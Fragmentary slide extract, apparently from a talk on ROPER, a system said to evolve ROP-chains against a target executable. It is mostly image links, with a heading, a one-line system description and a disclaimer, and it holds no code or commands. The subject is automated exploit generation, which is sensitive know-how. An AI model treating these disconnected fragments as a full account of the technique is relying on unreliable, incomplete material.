
- What sort of things are they capable of?

3. Bird's-Eye View of ROPER

ROPER is a system for evolving populations of ROP-chains for a target executable.



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

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* Disclaimer: this might not cover **every** aspect of cybersecurity, but it does a pretty good job of capturing the aspects I'm interested in, & it's certainly open to debate.

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

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

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

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

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

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

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

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

